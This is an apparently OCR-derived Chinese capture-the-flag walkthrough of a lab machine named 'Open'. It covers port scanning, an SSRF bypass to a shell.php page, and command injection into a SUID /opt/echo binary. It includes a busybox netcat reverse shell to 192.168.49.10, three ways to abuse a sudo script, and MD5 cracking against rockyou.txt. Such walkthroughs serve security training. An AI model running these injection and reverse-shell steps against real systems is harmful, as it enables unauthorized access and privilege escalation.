

考点，ssrf 绕过，命令注入，加密包含换行符的数据解密


sudo nmap -sT -p- --min-rate=1000 192.168.49.9 -oA nmapscan/ports



sudo nmap -sT -p22,80 -sC -sV -O --min-rate=1000 192.168.49.9 -oA nmapscan/detail



http://open@192.168.49.10:8000/shell.php



cat user.txt

flag{user-b026324c6904b2a9cb4b88d6d61c81d1}

```
www-data@Open:/home$ cd miao
cd miao
www-data@Open:/home/miao$ ls -la
ls -la
total 24
drwxr-xr-x 2 miao miao 4096 Jul 29 03:08 .
drwxr-xr-x 5 root root 4096 Jul 29 02:54 ..
lrwxrwxrwx 1 root root    9 Jul 29 03:08 .bash_history → /dev/null
-rw-r--r-- 1 miao miao  220 Jul 29 02:51 .bash_logout
-rw-r--r-- 1 miao miao 3526 Jul 29 02:51 .bashrc
-rw-r--r-- 1 miao miao  807 Jul 29 02:51 .profile
-rw-r--r-- 1 root root   44 Jul 29 02:52 user.txt
www-data@Open:/home/miao$ cat user.txt
cat user.txt
flag{user-b026324c6904b2a9cb4b88d6d61c81d1}
www-data@Open:/home/miao$ c^[a
```

find / -perm -4000 -type f 2>/dev/null

```
www-data@Open:/var/www/open.dsz$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/echo
```

/opt/echo

```
www-data@Open:/var/www/open.dsz$ /opt/echo
/opt/echo
使用方法: /opt/echo "要回显的消息"
```

猜测单引号闭合

```
www-data@Open:/opt$ ./echo "123"
./echo "123"
[用户输入]: 123
执行命令: echo '[用户输入]: 123'
www-data@Open:/opt$ ./echo "123'"
./echo "123'"
sh: 1: Syntax error: Unterminated quoted string
执行命令: echo '[用户输入]: 123''
```

./echo "123';id'"　　s 位 位 miao 用户

```
www-data@Open:/opt$ ./echo "123';id'"
./echo "123';id'"
[用户输入]: 123
uid=1000(miao) gid=1000(miao) groups=1000(miao),33(www-data)
执行命令: echo '[用户输入]: 123';id''
www-data@Open:/opt$ ^[a
```

可以只直接./echo "123';/bin/bash'"

或者重新建立一次 shell

echo 'busybox nc 192.168.49.10 4444 -e /bin/bash' > /tmp/a

chmod +x /tmp/a

./echo "123';/tmp/a'"


busybox

一个轻量级的 Unix 工具集，集成了许多常用命令（如 nc、ls、cat 等）。

常用于嵌入式设备或受限环境（如路由器、IoT 设备）。

方法 1，

sudo /opt/hello.sh "dsz "
6cd1f22e65d26246530ff7a2528144e3
Goodbye!



方法 2，

sudo /opt/hello.sh '1=1 -o a'　　(-o 或者 1=1 -o a=”dsz”)
/opt/hello.sh: 6: [: 1=1-o: unexpected operator
Goodbye!

```
miao@Open:/opt$ sudo /opt/hello.sh '1 = 1 -o a'
6cd1f22e65d26246530ff7a2528144e3
Goodbye!
```

方法 3，

随便找一个空目录创建 *dsz* 文件，然后通配符匹配

sudo /opt/hello.sh "*"
Goodbye!
touch dsz
sudo /opt/hello.sh "*"
6cd1f22e65d26246530ff7a2528144e3
Goodbye!

```
sudo /opt/hello.sh "*"
Goodbye!
touch dsz
sudo /opt/hello.sh "*"
6cd1f22e65d26246530ff7a2528144e3
Goodbye!
^[a
```

默认行末尾有换行符，-r 去掉换行符对比

┌──(kali㉿kali)-[/usr/share/wordlists]

└─$ echo 1 |md5sum
b026324c6904b2a9cb4b88d6d61c81d1 -

┌──(kali㉿kali)-[/usr/share/wordlists]

└─$ echo -n 1 |md5sum
c4ca4238a0b923820dcc509a6f75849b -

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ echo 1 |md5sum
b026324c6904b2a9cb4b88d6d61c81d1  -

┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ echo -n 1 |md5sum
c4ca4238a0b923820dcc509a6f75849b  -
```

perl -MDigest::MD5=md5_hex -ne 'if(md5_hex($_) eq "6cd1f22e65d26246530ff7a2528144e3"){print $_}'
do167watt041

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ perl -MDigest::MD5=md5_hex -ne 'if(md5_hex($_) eq "6cd1f22e65d26246530ff7
a2528144e3"){print $_}' /usr/share/wordlists/rockyou.txt
do167watt041
```

或者

```
#!/bin/bash
```

```
TARGET_HASH="6cd1f22e65d26246530ff7a2528144e3"
WORDLIST="/usr/share/wordlists/rockyou.txt"
TOTAL_LINES=$(wc -l < "$WORDLIST")
COUNT=0
while read -r password; do
((COUNT++))
PERCENT=$((COUNT*100/TOTAL_LINES))

echo -ne "进度: ${PERCENT}% (${COUNT}/${TOTAL_LINES})\r"

# 用 echo 计算带换行的哈希

HASH=$(echo "$password" | md5sum | awk '{print $1}')
if [ "$HASH" = "$TARGET_HASH" ]; then

echo -e "\n[+] 爆破成功! 密码: $password"

exit 0
fi
done < "$WORDLIST"

echo -e "\n[-] 密码未在字典中找到"

exit 1
```

cat root.txt
flag{root-6cd1f22e65d26246530ff7a2528144e3}